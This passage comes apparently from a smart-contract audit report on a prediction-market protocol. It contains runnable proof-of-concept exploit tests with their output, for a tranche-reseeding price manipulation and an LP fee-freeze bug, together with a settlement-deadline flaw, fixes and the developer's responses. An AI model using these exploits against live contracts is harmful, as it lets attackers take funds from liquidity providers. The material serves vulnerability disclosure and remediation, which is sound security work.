  rulesHash: ZERO_BYTES32 as `0x${string}`,
  metadataHash: DEFAULT_METADATA_HASH as `0x${string}`,
};

await market.write.createMarket([
  0n,
  owner.account.address,
  usdc.address,
  9950n,
  defaultConfigs,
  defaultSeeds,
  resolution,
  "0x",
]);
const marketId = 1n;

return {
  publicClient,
  testClient,
  owner,
  alice,
  bob,
  resolver,
  dump,
  usdc,
  market,
```

```
    lens,  
    settlement,  
    getContractAt,  
    marketId,  
  };  
}  
  
describe("PoC_02 Empty Tranche Rebootstrap Distorts Price", () => {  
  it("empty-tranche rebootstrap cheapens YES and extracts extra settlement cash",  
    async () => {  
      const {  
        testClient,  
        owner,  
        alice,  
        bob,  
        resolver,  
        dump,  
        usdc,  
        market,  
        lens,  
        settlement,  
        getContractAt,  
        marketId,  
      } = await setup();  
  
      const mAlice = await getContractAt("V8PredictionMarket", market.address, {  
        client: { wallet: alice },  
      });  
      const mBob = await getContractAt("V8PredictionMarket", market.address, {  
        client: { wallet: bob },  
      });  
      const mOwner = await getContractAt("V8PredictionMarket", market.address, {  
        client: { wallet: owner },  
      });  
      const sResolver = await getContractAt("OptimisticSettlementModule",  
settlement.address, {  
        client: { wallet: resolver },  
      });  
  
      await mAlice.write.buyExactIn([  
        marketId,  
        DIR_BUY_YES,  
        SKEW_YES_QTY,  
        10_000_000n * WAD,  
        0n,  
        alice.account.address,  
      ]);  
  
      const [pYesAfterSkew] = await lens.read.getPrice([marketId]);
```

```
assert.ok(pYesAfterSkew > WAD / 2n, "precondition: YES should be above 50/50
after skew");

const minLockBlocks = await market.read.minLockBlocks();
await testClient.mine({ blocks: Number(minLockBlocks) + 1 });

const ownerShares = await market.read.lpShares([
  marketId,
  TARGET_TRANCHE,
  owner.account.address,
]);
assert.ok(ownerShares > 0n, "creator should still be the sole LP of the target
tranche");
await mOwner.write.removeLiquidity([marketId, TARGET_TRANCHE, ownerShares]);

const emptyState = await market.read.trancheStates([marketId, TARGET_TRANCHE]);
assert.equal(emptyState[4], 0n, "target tranche must have zero shares before
rebootstrap");
assert.equal(
  await market.read.lpShares([marketId, TARGET_TRANCHE, owner.account.address]),
  0n,
);

const [pYesFair] = await lens.read.getPrice([marketId]);
const fairQtyQuote = await lens.read.quote([marketId, DIR_BUY_YES, SAMPLE_QTY]);
const fairExactIn = await lens.read.quoteBuyExactIn([
  marketId,
  DIR_BUY_YES,
  EXACT_IN_BUDGET,
]);
assert.ok(fairQtyQuote.cost > 0n);
assert.ok(fairExactIn.filled > 0n);

await mBob.write.split([marketId, RESEED_YES_RAW]);
await mBob.write.addLiquidity([
  marketId,
  TARGET_TRANCHE,
  RESEED_BASE_RAW,
  RESEED_YES_WAD,
  0n,
  bob.account.address,
]);

const revived = await market.read.trancheStates([marketId, TARGET_TRANCHE]);
const uCurve = revived[0] as bigint;
const yesTokens = revived[2] as bigint;
const noTokens = revived[3] as bigint;
const shares = revived[4] as bigint;
assert.ok(shares > 0n, "revived tranche must have shares");
```

```
assert.equal(yesTokens, RESEED_YES_WAD, "user-chosen YES seed is stored as-is");
assert.equal(noTokens, 0n, "user-chosen NO seed is stored as-is");

const tildeY = yesTokens + uCurve;
const tildeN = noTokens + uCurve;
const localPYes = (tildeN * WAD) / (tildeY + tildeN);

const [pYesAttack] = await lens.read.getPrice([marketId]);
const attackQtyQuote = await lens.read.quote([marketId, DIR_BUY_YES,
SAMPLE_QTY]);
const attackExactIn = await lens.read.quoteBuyExactIn([
  marketId,
  DIR_BUY_YES,
  EXACT_IN_BUDGET,
]);
const [, fills] = (await lens.read.quoteDetailed([
  marketId,
  DIR_BUY_YES,
  attackExactIn.filled,
])) as any;

let honestFill = 0n;
let attackerLpFill = 0n;
for (const fill of fills) {
  if (Number(fill.trancheIdx) === TARGET_TRANCHE) attackerLpFill += fill.filled;
  else honestFill += fill.filled;
}

const extraYes = attackExactIn.filled - fairExactIn.filled;
const pYesDropBps = ((pYesFair - pYesAttack) * BPS) / pYesFair;

console.log("=== 1. fair curve after emptying tranche 2 ===");
console.log("YES price bps (10000=100%)", bps(pYesFair).toString());
console.log("cost to buy 5000 YES (USDC)", units(fairQtyQuote.cost).toString());
console.log("YES bought with 3000 USDC", units(fairExactIn.filled).toString());

console.log("=== 2. attacker reseeds empty tranche: lots of YES, zero NO ===");
console.log(
  "seed U / YES / NO",
  units(uCurve).toString(),
  units(yesTokens).toString(),
  units(noTokens).toString(),
);
console.log("reseeded tranche implied YES price bps",
bps(localPYes).toString());

console.log("=== 3. skewed inventory joins the aggregate; YES becomes cheap ===");
console.log("YES price bps after reseed", bps(pYesAttack).toString());
```

```
console.log("YES price drop bps of prior price", pYesDropBps.toString());
console.log("cost to buy 5000 YES now (USDC)",
units(attackQtyQuote.cost).toString());

console.log("=== 4. manipulation gain = extra YES from the SAME 3000 USDC ===");
console.log("fair-curve fill YES", units(fairExactIn.filled).toString());
console.log("distorted-curve fill YES", units(attackExactIn.filled).toString());
console.log("extra YES vs fair curve", units(extraYes).toString());

console.log("=== 5. who sold YES at the distorted price ===");
for (const fill of fills) {
  console.log(
    "tranche idx / YES filled",
    Number(fill.trancheIdx),
    units(fill.filled).toString(),
  );
}
console.log("YES taken from remaining LPs", units(honestFill).toString());
console.log("YES taken from attacker own LP", units(attackerLpFill).toString());

assert.ok(pYesAttack < pYesFair, "imbalanced YES seed must cheapen aggregate YES");
assert.ok(pYesAttack * 100n < pYesFair * 80n, "price move should be material (>20%)");
assert.ok(attackQtyQuote.cost < fairQtyQuote.cost, "same YES quantity must cost less");
assert.ok(
  attackQtyQuote.cost * 100n < fairQtyQuote.cost * 80n,
  "buy cost drop should be material",
);
assert.ok(
  attackExactIn.filled > fairExactIn.filled,
  "same collateral budget must buy more YES",
);
assert.ok(honestFill > 0n, "remaining LPs must sell YES into the distorted aggregate");

const tildeYes = async (trancheIdx: number) => {
  const ts = await market.read.trancheStates([marketId, trancheIdx]);
  return (ts[0] as bigint) + (ts[2] as bigint);
};
const t0YesBefore = await tildeYes(0);
const t1YesBefore = await tildeYes(1);

const bobUsdcBeforeBuy = await usdc.read.balanceOf([bob.account.address]);
await mBob.write.buyExactIn([
  marketId,
  DIR_BUY_YES,
  attackExactIn.filled,
  EXACT_IN_BUDGET,
```

```
    0n,
    bob.account.address,
  ]);
const marketRecord = await market.read.markets([marketId]);
const yesToken = await getContractAt("OutcomeToken", marketRecord[0], {
  client: { wallet: bob },
});
const noToken = await getContractAt("OutcomeToken", marketRecord[1], {
  client: { wallet: bob },
});
const bobYes = await yesToken.read.balanceOf([bob.account.address]);
assert.equal(bobYes, attackExactIn.filled);
assert.ok(bobYes > fairExactIn.filled, "executed fill exceeds the fair-curve
budget fill");

const honestYesSold = t0YesBefore - (await tildeYes(0)) + (t1YesBefore - (await
tildeYes(1)));
console.log("remaining LP tildeYES sold into cheap buy",
units(honestYesSold).toString());

const leftoverNo = await noToken.read.balanceOf([bob.account.address]);
if (leftoverNo > 0n) {
  await noToken.write.transfer([dump.account.address, leftoverNo]);
}

await sResolver.write.proposeOutcome([marketId, OUTCOME_YES]);
await testClient.increaseTime({ seconds: 7201 });
await testClient.mine({ blocks: 1 });
await sResolver.write.finalizeOutcome([marketId]);

const bobUsdcBeforeRedeem = await usdc.read.balanceOf([bob.account.address]);
await mBob.write.redeemTokens([marketId]);
const redeemedRaw = (await usdc.read.balanceOf([bob.account.address])) -
bobUsdcBeforeRedeem;
const paidRaw = bobUsdcBeforeBuy - bobUsdcBeforeRedeem;
const fairRedeemRaw = fairExactIn.filled / 10n ** 12n;
const extraRedeemRaw = redeemedRaw - fairRedeemRaw;

console.log("=== 6. YES wins: extra redemption vs fair fill is the profit ===");
console.log("USDC paid for the buy", (paidRaw / 10n ** 6n).toString());
console.log("USDC redeemed for bought YES", (redeemedRaw / 10n **
6n).toString());
console.log("USDC same 3000 would redeem on fair curve", (fairRedeemRaw / 10n **
6n).toString());
console.log("extra USDC vs fair-curve fill", (extraRedeemRaw / 10n **
6n).toString());

assert.ok(
  redeemedRaw > paidRaw,
  "winning YES bought at the distorted quote redeems above its cost",
```

```
    );  
    assert.ok(extraRedeemRaw > 0n, "settlement cash exceeds the fair-curve outcome  
of the same budget");  
    assert.ok(honestYesSold > 0n, "honest tranches lost YES inventory to the cheap  
buy");  
  });  
});
```

Test Result:

```
% pnpm hardhat --build-profile production test
test/poc/PoC_02_EmptyTrancheRebootstrap.ts

Compiled 1 Solidity file with solc 0.8.28 (evm target: cancun)
Running node:test tests

** 1. fair curve after emptying tranche 2 **
YES price bps (10000=100%) 5828
cost to buy 5000 YES (USDC) 3011
YES bought with 3000 USDC 4981
** 2. attacker reseeds empty tranche: lots of YES, zero NO **
seed U / YES / NO 50000 500000 0
reseeded tranche implied YES price bps 833
** 3. skewed inventory joins the aggregate; YES becomes cheap **
YES price bps after reseed 1424
YES price drop bps of prior price 7556
cost to buy 5000 YES now (USDC) 727
** 4. manipulation gain = extra YES from the SAME 3000 USDC **
fair-curve fill YES 4981
distorted-curve fill YES 20228
extra YES vs fair curve 15246
** 5. who sold YES at the distorted price **
tranche idx / YES filled 0 4048
tranche idx / YES filled 1 4048
tranche idx / YES filled 2 12131
YES taken from remaining LPs 8097
YES taken from attacker own LP 12131
remaining LP tildeYES sold into cheap buy 6913
** 6. YES wins: extra redemption vs fair fill is the profit **
USDC paid for the buy 2999
USDC redeemed for bought YES 20228
USDC same 3000 would redeem on fair curve 4981
extra USDC vs fair-curve fill 15246
  PoC_02 Empty Tranche Rebootstrap Distorts Price
    ✓ empty-tranche rebootstrap cheapens YES and extracts extra settlement cash
    (885ms)

1 passing (1 nodejs)
```

Recommendation

Use the same market-price alignment process for empty-tranche reinitialization that is used when adding a new tranche.

Reject or normalize `yesIn` and `noIn` values that would initialize the tranche at a materially different price from the active market. Alternatively, disable permissionless rebootstrapping and require a controlled reseeding process before the tranche is included in aggregate pricing or trading.

I Alleviation

[sigmarket, 08/22/2026]:

[Need Fix]

We confirm the finding. When a tranche's total shares reach zero, the current `addLiquidity` path forwards caller-selected collateral, YES, and NO amounts directly into `bootstrapTranche`. Unlike `addTranche`, it does not align the revived tranche with the remaining market's effective inventory. The revived tranche therefore enters the shared pricing curve at a caller-controlled ratio and can distort execution against liquidity that remains in other tranches.

We will remove caller-controlled outcome ratios from every zero-share reinitialization path. The zero-share branch will accept raw collateral as its seed input and reject nonzero caller-supplied `yesIn` or `noIn`. The Core will derive the required `uCurve`, YES, and NO amounts from the market's aggregate effective inventory using the direction-independent reserve semantics delivered under SIG-01, internally split the required collateral, and return any unused outcome side to the caller. Router base-only restarts will use the same Core-enforced path.

If the entire market has no effective inventory, reinitialization will use the same deterministic pure-collateral 50/50 policy used for initial market creation. If a valid nonzero aligned seed cannot be constructed, the operation will revert rather than admitting an arbitrary or one-sided ratio.

Before resetting tranche accounting, the implementation will require the enumerable tranche state to be fully empty: zero total shares, reserves, floors, and fee cash. Resetting the fee accumulator will rely on the enforced invariant that all per-account shares and fee debt have already been cleared when total shares reach zero; the implementation will not claim to enumerate an unbounded debt mapping. The related fee-exit guarantees will be tested together with SIG-05, while non-empty targeted additions remain covered by SIG-06.

Regression and economic tests will reproduce the reported lifecycle and cover direct Core skewed-seed rejection, Router base-only restarts, partially empty multi-tranche markets, fully empty markets, invalid aligned-seed boundaries, pre/post marginal-price alignment within defined rounding tolerance, all four trading directions under the SIG-01 reserve semantics, full withdrawal and fee-dust cleanup, collateral and settlement-value conservation, residual-token routing, and complete attacker/LP lifecycle accounting including remaining outcome tokens and LP positions.

[CertiK, 08/27/2026]:

The team heeded the advice to resolve the finding and changes were reflected in commit [68f2b7720402fbaf2662d9345bb3d1d93416b990](#).

SIG-04 | Static Open-Fallback Deadline Allows Immediate Invalid Finalization After Dispute Reset

Category	Severity	Location	Status
Logical Issue	● Medium	contracts/NegRiskSettlementModule.sol (07/29-6c90a4): 568~583	● Resolved

Description

`forceResolveOpenGroup` is documented as a liveness fallback for a time-bounded NegRisk group that **never receives a proposal**. The deadline is a static wall clock, $D_o = \max(\text{predictEndTime}, \text{resolutionStartTime}) + 14$ days, and does not track time actually spent in `Open`. Time spent in `Proposed` or `ResolverPending` still counts toward that window. After an honest resolver rejects an incorrect proposal with `No` (or `onDisputeReset`), `_resetProposal` returns the group to `Open` with `proposedAt` cleared. If $t \geq D_o$ already, any caller can immediately finalize the group as Invalid at $1/N$ before a legitimate winner can be proposed. `forceResolveOpenGroup` itself posts no bond.

Vulnerability Detail

The Open-fallback constant and NatSpec describe an unused-proposal timeout, not a global “must be settled by D_o ” clock:

```
// File: contracts/NegRiskSettlementModule.sol:37-40
/// @notice If a time-bounded group remains Open without any proposal, anyone
may finalize it
///           as Invalid after the later of trading end and resolution start, plus
this timeout.
uint64 public constant OPEN_FALLBACK_TIMEOUT = 14 days;
```

```
// File: contracts/NegRiskSettlementModule.sol:565-584
/// @notice Liveness fallback for a time-bounded group that never receives a
proposal.
///      Groups without a predictEndTime remain intentionally open-ended. No
bonds
///      move because the group is still Open.
function forceResolveOpenGroup(uint256 groupId) external nonReentrant {
    GroupResolution storage gr = _groupResolutions[groupId];
    if (gr.status != SettlementStatus.Open) revert InvalidStatus();

    ResolutionConfig storage c = _groupConfigs[groupId];
    if (c.predictEndTime == 0) revert OpenFallbackUnavailable();
    if (
        block.timestamp <
        SettlementConfigLib.openFallbackDeadline(
            c.predictEndTime,
            c.resolutionStartTime,
            OPEN_FALLBACK_TIMEOUT
        )
    ) revert TooEarly();

    _finalizeGroup(groupId, 0, true);
}
```

The helper anchors only creation-time config fields:

```
// File: contracts/SettlementConfigLib.sol:113-121
function openFallbackDeadline(
    uint64 predictEndTime,
    uint64 resolutionStartTime,
    uint64 fallbackTimeout
) internal pure returns (uint256) {
    uint64 settlementAnchor = predictEndTime > resolutionStartTime
        ? predictEndTime
        : resolutionStartTime;
    return uint256(settlementAnchor) + uint256(fallbackTimeout);
}
```

A group that has already left `Open` cannot call this function (`status != Open`). The deadline nevertheless keeps ticking. `forceResolveStaleGroup` uses a different clock, $D_r = t_p + W_c + 14$ days from the **current** `proposedAt` , so a live dispute is given extra resolver time. That extra time is not added back when the dispute ends.

When the designated resolver rejects the proposal, NegRisk cannot write an alternate `finalWinnerIdx` .

`DisputeResult.No` and `onDisputeReset` both reopen the group:

```
// File: contracts/NegRiskSettlementModule.sol:403-412
    } else {
        // DisputeResult.No – proposed winner incorrect → reset
        address disputer = gr.disputer;
        _resetProposal(gr, groupId);
        _creditBond(
            disputer,
            c.bondToken,
            uint256(c.proposalBond) + uint256(c.disputeBond)
        );
    }
}
```

```
// File: contracts/NegRiskSettlementModule.sol:758-768
function _resetProposal(
    GroupResolution storage gr,
    uint256 groupId
) internal {
    gr.status = SettlementStatus.Open;
    gr.proposedWinnerIdx = 0;
    gr.proposer = address(0);
    gr.proposedAt = 0;
    gr.disputer = address(0);
    emit GroupProposalReset(groupId);
}
```

After reset, storage no longer records that a proposal ever existed. `forceResolveOpenGroup` therefore treats a freshly reopened group the same as one that sat idle in `Open` for 14 days.

`_proposeGroup` still accepts a new proposal after D_o : it only requires `status == open` and $t \geq$ `resolutionStartTime`. The two permissionless calls race. Trading cannot resume as a backstop, because `isTradingAllowed` already requires $t < \text{predictEndTime}$, and D_o is at least 14 days after that anchor.

Impact

True-winner YES holders are paid $1/n$ instead of 1. Losing YES is paid $1/n$ instead of 0; NO on the true winner is paid $(n - 1)/n$ instead of 0. For a two-child group that is a 50/50 split versus a binary 1/0; for a large exclusive board the haircut on the winning YES is $1 - 1/n$. The transfer is permanent once `Finalized`.

`forceResolveOpenGroup` does not charge a proposal bond. The rejected proposal's B_p already went to the disputer at reset. An unprivileged searcher who merely backruns the oracle callback therefore pays gas. If the same party posted both the proposal and the dispute, `_creditBond` returns $B_p + B_d$ to that party, so the setup cost is also approximately gas.

Scenario

1. A time-bounded group (`predictEndTime != 0`) receives an incorrect winner proposal after `resolutionStartTime`. Status becomes `Proposed`; trading is already off.

2. Anyone disputes during the challenge window. Status becomes `ResolverPending`. Wall-clock D_o continues to advance.
3. The honest resolver returns `No` (or `resetDispute`) after $t \geq D_o$. Typical ways to cross D_o : a proposal close to the deadline, a long challenge window, or resolver latency. `_resetProposal` sets `Open` and zeros `proposedAt`. Both bonds are credited to the disputer, not burned.
4. The next transaction can call `forceResolveOpenGroup`. It does not pull a bond. `_finalizeGroup(..., invalid=true)` writes group `Invalid`.
5. A competing `proposeGroupOutcome(trueWinner)` in a later transaction reverts `InvalidStatus`.

Invalid payout is the equal split, not the true exclusive winner:

```
// File: contracts/NegRiskSettlementModule.sol:630-633
if (gr.isInvalid) {
    uint128 n = uint128(_groupMarkets[groupId].length);
    return (1, n - 1, n);
}
```

Once a reopen happens at or after D_o , the `Open` fallback can **finalize** `Invalid` instead of allowing a correct proposal. If the proposer and disputer are the same account, both bonds are credited back to that account on `No`, so the window can be consumed at approximately gas cost before backrunning the resolver callback.

Recommendation

Recalculate or extend the open fallback deadline when a disputed proposal is reset to `Open`. Alternatively, track only the time that the group actually spends in `Open` without an active proposal before allowing `forceResolveOpenGroup`.

Alleviation

[sigmarket, 08/22/2026]:

[Need Fix]

We confirm the finding. The current `Open`-fallback eligibility is derived only from the static deadline `max(predictEndTime, resolutionStartTime) + OPEN_FALLBACK_TIMEOUT`. That deadline continues to elapse while a market or group is `Proposed` or `ResolverPending`. If a disputed proposal is subsequently reset to `Open` after the deadline, the unbonded `Invalid` fallback becomes immediately callable before a correct proposal can be submitted.

We will add an explicit, monotonic `Open`-fallback eligibility timestamp for each binary market and `NegRisk` group. Initial eligibility will remain anchored at the existing configuration-derived deadline. Whenever any settlement path returns the resolution to `Open`, eligibility will be updated to the maximum of the previous eligibility, the original configuration-derived deadline, and the reopen timestamp plus the full `OPEN_FALLBACK_TIMEOUT`. `forceResolveOpen` and `forceResolveOpenGroup` will enforce that effective timestamp. Markets with `predictEndTime == 0` will remain permanently ineligible for this fallback.

For `NegRisk`, the ordinary incorrect-winner path will become terminal under the SIG-12 remediation rather than reopening the group. Any exceptional reset path that remains will still renew the `Open`-fallback eligibility under this rule. The binary

`onDisputeReset` path will receive the same protection.

Regression tests will cover binary and NegRisk resets, early and late reopens, repeated resets, `DisputeResult.No` interaction with the SIG-12 terminal-resolution change, explicit resolver resets, `resolutionStartTime` before and after `predictEndTime`, deadline-minus-one and exact-deadline behavior, immediate backrun attempts, correct reproposal during the renewed interval, eventual fallback after the full renewed interval, and continued fallback ineligibility when `predictEndTime == 0`.

[CertiK, 08/27/2026]:

The team heeded the advice to resolve the finding and changes were reflected in commit [68f2b7720402fbaf2662d9345bb3d1d93416b990](#).

SIG-05 | LP Fee Accounting Can Make Pending Exceed FeeAccum And Freeze Exits

Category	Severity	Location	Status
Incorrect Calculation, Denial of Service	● Medium	contracts/TradeEngine.sol (07/29-6c90a4): 433 ~435	● Resolved

Description

LP fee state is updated through three independently floored values: `feeAccum`, `accFeePerShare`, and `lpFeeDebt`. Adding liquidity after the per-share index is already positive can drop a fractional wei from the new debt snapshot. Later index growth can round that fraction back into the user's `pending`. Other LPs can then collect until the remaining `feeAccum` is one wei below this rounded claim. `_debitPendingFees` subtracts `pending` from `feeAccum` without a cap, so `collectFees`, `removeLiquidity`, and `claimSettlement` panic. On a settled market no further fees accrue, and the LP's principal stays frozen.

Vulnerability Detail

Fee accrual credits the isolated cash pool in full, then advances the Sushi-style index with a floor:

```
// File: contracts/TradeEngine.sol, lines 429-437
function _accumulateFee(
    TrancheState memory ts,
    uint256 lpFee
) internal pure {
    ts.feeAccum += lpFee;
    if (ts.shares > 0) {
        ts.accFeePerShare += Math.mulDiv(lpFee, WAD, ts.shares);
    }
}
```

A user's claim is also floored:

$$\text{owed} = \left\lfloor \frac{\text{userShares} \cdot \text{accFeePerShare}}{10^{18}} \right\rfloor, \quad \text{pending} = \text{owed} - \text{lpFeeDebt}$$

Add liquidity does not harvest first. It appends a floored debt snapshot for the newly minted shares only:

```
// File: contracts/V8PredictionMarket.sol, lines 795-808
function _applyAddLiquidity(
    address onBehalf, uint256 marketId, uint8 trancheIdx,
    uint256 baseIn, uint256 yesIn, uint256 noIn
) internal returns (uint256 newShares) {
    TrancheState memory tsm = trancheStates[marketId][trancheIdx];
    (tsm, newShares) = LiquidityEngine.applyAddLiquidity(tsm, baseIn, yesIn,
noIn);

    trancheStates[marketId][trancheIdx] = tsm;

    lpShares[marketId][trancheIdx][onBehalf] += newShares;
    _snapshotLpLock(marketId, trancheIdx, onBehalf);
    lpFeeDebt[marketId][trancheIdx][onBehalf] += Math.mulDiv(
        newShares, tsm.accFeePerShare, WAD
    );
}
```

At join time `pending` is zero because `owed` uses the same floor. The discarded remainder is

$$\left\{ \frac{\Delta s \cdot \text{accFeePerShare}}{10^{18}} \right\} \in [0, 1).$$

When `accFeePerShare` later increases by d , that remainder can carry:

$$\text{pending} = \left\lfloor \frac{s \cdot (\text{acc} + d)}{10^{18}} \right\rfloor - \left\lfloor \frac{s \cdot \text{acc}}{10^{18}} \right\rfloor = \left\lfloor \frac{s \cdot d}{10^{18}} \right\rfloor \quad \text{or} \quad \left\lfloor \frac{s \cdot d}{10^{18}} \right\rfloor + 1.$$

The extra wei is not backed by the new `lpFee`. The same $\lfloor x + y \rfloor - \lfloor x \rfloor - \lfloor y \rfloor \in \{0, 1\}$ gap appears when an existing LP adds a second lot without harvesting, because old debt plus the new snapshot can be one wei below `owed` on the combined shares.

Every exit path debits before it pays or burns shares:

```
// File: contracts/V8PredictionMarket.sol, lines 912-924
function _debitPendingFees(
    uint256 marketId, uint8 trancheIdx, address user
) internal returns (uint256 pending) {
    TrancheState storage ts = trancheStates[marketId][trancheIdx];
    uint256 userSh = lpShares[marketId][trancheIdx][user];
    if (userSh == 0) return 0;

    uint256 owed = Math.mulDiv(userSh, ts.accFeePerShare, WAD);
    uint256 debt = lpFeeDebt[marketId][trancheIdx][user];
    pending = owed > debt ? owed - debt : 0;
    lpFeeDebt[marketId][trancheIdx][user] = owed;
    if (pending > 0) ts.feeAccum -= pending;
}
```

`collectFees` / `collectFeesFrom`, `_removeLiquidity` (used by `removeLiquidity` and `removeLiquidityFrom`), and `claimSettlement` all call this helper first. Solidity 0.8 panics if `pending > feeAccum`. Last-LP residual sweep in `LiquidityEngine.applyRemoveLiquidity` cannot rescue the position: it runs only after a successful debit.

The mismatch is typically one WAD wei, or a few wei when many LPs join after a live index. Index dust from later trades can pad `feeAccum` again in an active market. After settlement, `lpFee` stops, so the freeze persists.

Impact

- A reachable LP flow — trade, add liquidity through Core or `addLiquidityFromBase` without collecting, trade again — can make `pending = feeAccum + 1`.
- The affected user cannot collect fees, remove liquidity, or claim settlement. The 1 wei never becomes a transferable raw unit, but the panic blocks the entire principal.
- Other LPs who collect first can drain `feeAccum` down to the shortfall and pin the remaining provider.

Proof of Concept

PoC File: `test/poc/PoC_04_LpFeePendingExceedsFeeAccum.ts`

```
import { describe, it } from "node:test";
import assert from "node:assert/strict";
import hre from "hardhat";
import { keccak256, parseEther, toBytes } from "viem";
import { privateKeyToAccount } from "viem/accounts";

const WAD = 10n ** 18n;
const MAX_UINT256 = (1n << 256n) - 1n;
const ZERO_ADDRESS = "0x0000000000000000000000000000000000000000000000000000000000000000";
const ZERO_BYTES32 =
  "0x0000000000000000000000000000000000000000000000000000000000000000";
const DEFAULT_METADATA_HASH =
  "0x1111111111111111111111111111111111111111111111111111111111111111";

const DIR_BUY_YES = 0;
const OUTCOME_YES = 1;
const PRICE_MAX_BPS = 9950n;
const TINY_SEED_RAW = 10n * 10n ** 6n;
const JOIN_RAW = 1n * 10n ** 6n;
const FIRST_BUY = 1n * WAD;
const SECOND_BUY_MULTI_LP = 26n * 10n ** 15n;
const LP_COUNT = 20;
const MINT_AMOUNT = 10_000_000n * 10n ** 6n;

function errorBlob(err: unknown): string {
  const chunks: string[] = [];
  const seen = new Set<unknown>();
  let cur: unknown = err;
  while (cur !== null && !seen.has(cur)) {
    seen.add(cur);
    if (typeof cur === "string") {
      chunks.push(cur);
      break;
    }
    if (typeof cur === "bigint") {
      chunks.push(cur.toString());
      break;
    }
    if (cur instanceof Error) {
      const extra = cur as Error & { shortMessage?: string; details?: string; data?:
unknown; cause?: unknown };
      chunks.push(cur.name, cur.message, extra.shortMessage ?? "", extra.details ??
    "");
      if (extra.data !== null) chunks.push(String(extra.data));
      cur = extra.cause;
      continue;
    }
    chunks.push(String(cur));
  }
}
```

```
        break;
    }
    return chunks.join("\n");
}

function isArithmeticPanic(err: unknown): boolean {
    const blob = errorBlob(err);
    return (
        blob.includes("0x4e487b71") ||
        /Panic\(\0x11\)\/i.test(blob) ||
        blob.includes("Arithmetic operation overflowed")
    );
}

async function expectArithmeticPanic(fn: () => Promise<unknown>, label: string) {
    await assert.rejects(fn, (err: unknown) => {
        assert.ok(isArithmeticPanic(err), `${label}: expected Panic(0x11), got ${errorBlob(err).slice(0, 800)}`);
        return true;
    });
}

async function setup() {
    const connection = await hre.network.connect();
    const { deployContract, getPublicClient, getWalletClients, getWalletClient,
    getContractAt, getTestClient } =
        connection.viem;

    const publicClient = await getPublicClient();
    const testClient = await getTestClient();
    const [owner, alice, bob, resolver] = await getWalletClients();

    const usdc = await deployContract("MockERC20", ["USDC", "USDC", 6]);
    const organizationRegistry = await deployContract("OrganizationRegistry",
    [usdc.address]);
    const tradeMath = await deployContract("TradeMath", []);
    const tradeEngine = await deployContract("TradeEngine", [], {
        libraries: { TradeMath: tradeMath.address },
    });
    const liquidityEngine = await deployContract("LiquidityEngine", []);
    const outcomeTokenFactory = await deployContract("OutcomeTokenFactory", []);
    const exactInLib = await deployContract("ExactInLib", [], {
        libraries: { TradeEngine: tradeEngine.address },
    });
    const market = await deployContract("V8PredictionMarket", [], {
        libraries: {
            TradeEngine: tradeEngine.address,
            LiquidityEngine: liquidityEngine.address,
            OutcomeTokenFactory: outcomeTokenFactory.address,
```

```
    },
  });
  const lens = await deployContract("V8Lens", [market.address], {
    libraries: {
      TradeEngine: tradeEngine.address,
      ExactInLib: exactInLib.address,
    },
  });
  const router = await deployContract("V8Router", [market.address, 4000n]);
  await market.write.setOrganizationRegistry([organizationRegistry.address]);
  await market.write.setTrustedOperator([router.address, true]);

  const settlement = await deployContract("OptimisticSettlementModule", [
    market.address,
    owner.account.address,
    owner.account.address,
  ]);
  const oracle = await deployContract("BasicResolverOracle", [settlement.address]);
  await settlement.write.setResolverOracle([oracle.address]);
  await settlement.write.finalizeBootstrap();
  await market.write.setSettlementModule([settlement.address]);

  for (const w of [owner, alice, bob, resolver]) {
    await usdc.write.mint([w.account.address, MINT_AMOUNT]);
    await usdc.write.approve([market.address, MINT_AMOUNT], { account: w.account });
    await usdc.write.approve([router.address, MINT_AMOUNT], { account: w.account });
    await usdc.write.approve([settlement.address, MINT_AMOUNT], { account: w.account });
  }
}

const resolution = {
  resolutionStartTime: 0n,
  predictEndTime: 0n,
  challengeWindow: 7200n,
  proposalBond: 100n * 10n ** 6n,
  disputeBond: 100n * 10n ** 6n,
  bondToken: usdc.address,
  resolverOracle: ZERO_ADDRESS as `0x${string}`,
  resolver: resolver.account.address,
  rulesHash: ZERO_BYTES32 as `0x${string}`,
  metadataHash: DEFAULT_METADATA_HASH as `0x${string}`,
};

await market.write.createMarket([
  0n,
  owner.account.address,
  usdc.address,
  PRICE_MAX_BPS,
  [{ floorDepthBps: 1000n, feeBps: 50n }],
```

```
[{ baseSeed: TINY_SEED_RAW, yesSeed: 0n, noSeed: 0n }],
  resolution,
  "0x",
]);
const marketId = 1n;

return {
  publicClient,
  testClient,
  owner,
  alice,
  bob,
  resolver,
  usdc,
  market,
  lens,
  router,
  settlement,
  getContractAt,
  getWalletClient,
  marketId,
};
}

async function fundGeneratedWallet(
  testClient: Awaited<ReturnType<typeof setup>> extends infer T
    ? T extends { testClient: infer C }
      ? C
      : never
    : never,
  getWalletClient: Awaited<ReturnType<typeof setup>>["getWalletClient"],
  name: string,
) {
  const account = privateKeyToAccount(keccak256(toBytes(name)));
  await testClient.setBalance({ address: account.address, value: parseEther("10")
});
  const wallet = await getWalletClient(account.address, { account });
  return { account, wallet, address: account.address };
}

describe("PoC_04 LP Fee Pending Exceeds FeeAccum", () => {
  it("rounded pending exceeds feeAccum and freezes collect / remove / claim", async
  () => {
    const {
      testClient,
      owner,
      alice,
      bob,
      usdc,

```

```
market,
lens,
router,
settlement,
getContractAt,
getWalletClient,
marketId,
} = await setup();

const mAlice = await getContractAt("V8PredictionMarket", market.address, {
  client: { wallet: alice },
});
const mOwner = await getContractAt("V8PredictionMarket", market.address, {
  client: { wallet: owner },
});
const sBob = await getContractAt("OptimisticSettlementModule",
settlement.address, {
  client: { wallet: bob },
});

await mAlice.write.buyExactIn([
  marketId,
  DIR_BUY_YES,
  FIRST_BUY,
  MAX_UINT256,
  0n,
  alice.account.address,
]);

const lps: { address: `0x${string}`; market: typeof market; router: typeof
router }[] = [];
for (let i = 0; i < LP_COUNT; i++) {
  const funded = await fundGeneratedWallet(testClient, getWalletClient,
`lp${i}`);
  await usdc.write.mint([funded.address, MINT_AMOUNT]);
  const lpUsdc = await getContractAt("MockERC20", usdc.address, { client: {
wallet: funded.wallet } });
  await lpUsdc.write.approve([router.address, MINT_AMOUNT]);
  const lpRouter = await getContractAt("V8Router", router.address, { client: {
wallet: funded.wallet } });
  const lpMarket = await getContractAt("V8PredictionMarket", market.address, {
    client: { wallet: funded.wallet },
  });
  await lpRouter.write.addLiquidityFromBase([
    marketId,
    0,
    JOIN_RAW + BigInt(i),
    0n,
    false,
    0n,
```

```
        MAX_UINT256,
    ]));
    lps.push({ address: funded.address, market: lpMarket, router: lpRouter });
}

await mOwner.write.collectFees([marketId, 0]);
await mAlice.write.buyExactIn([
    marketId,
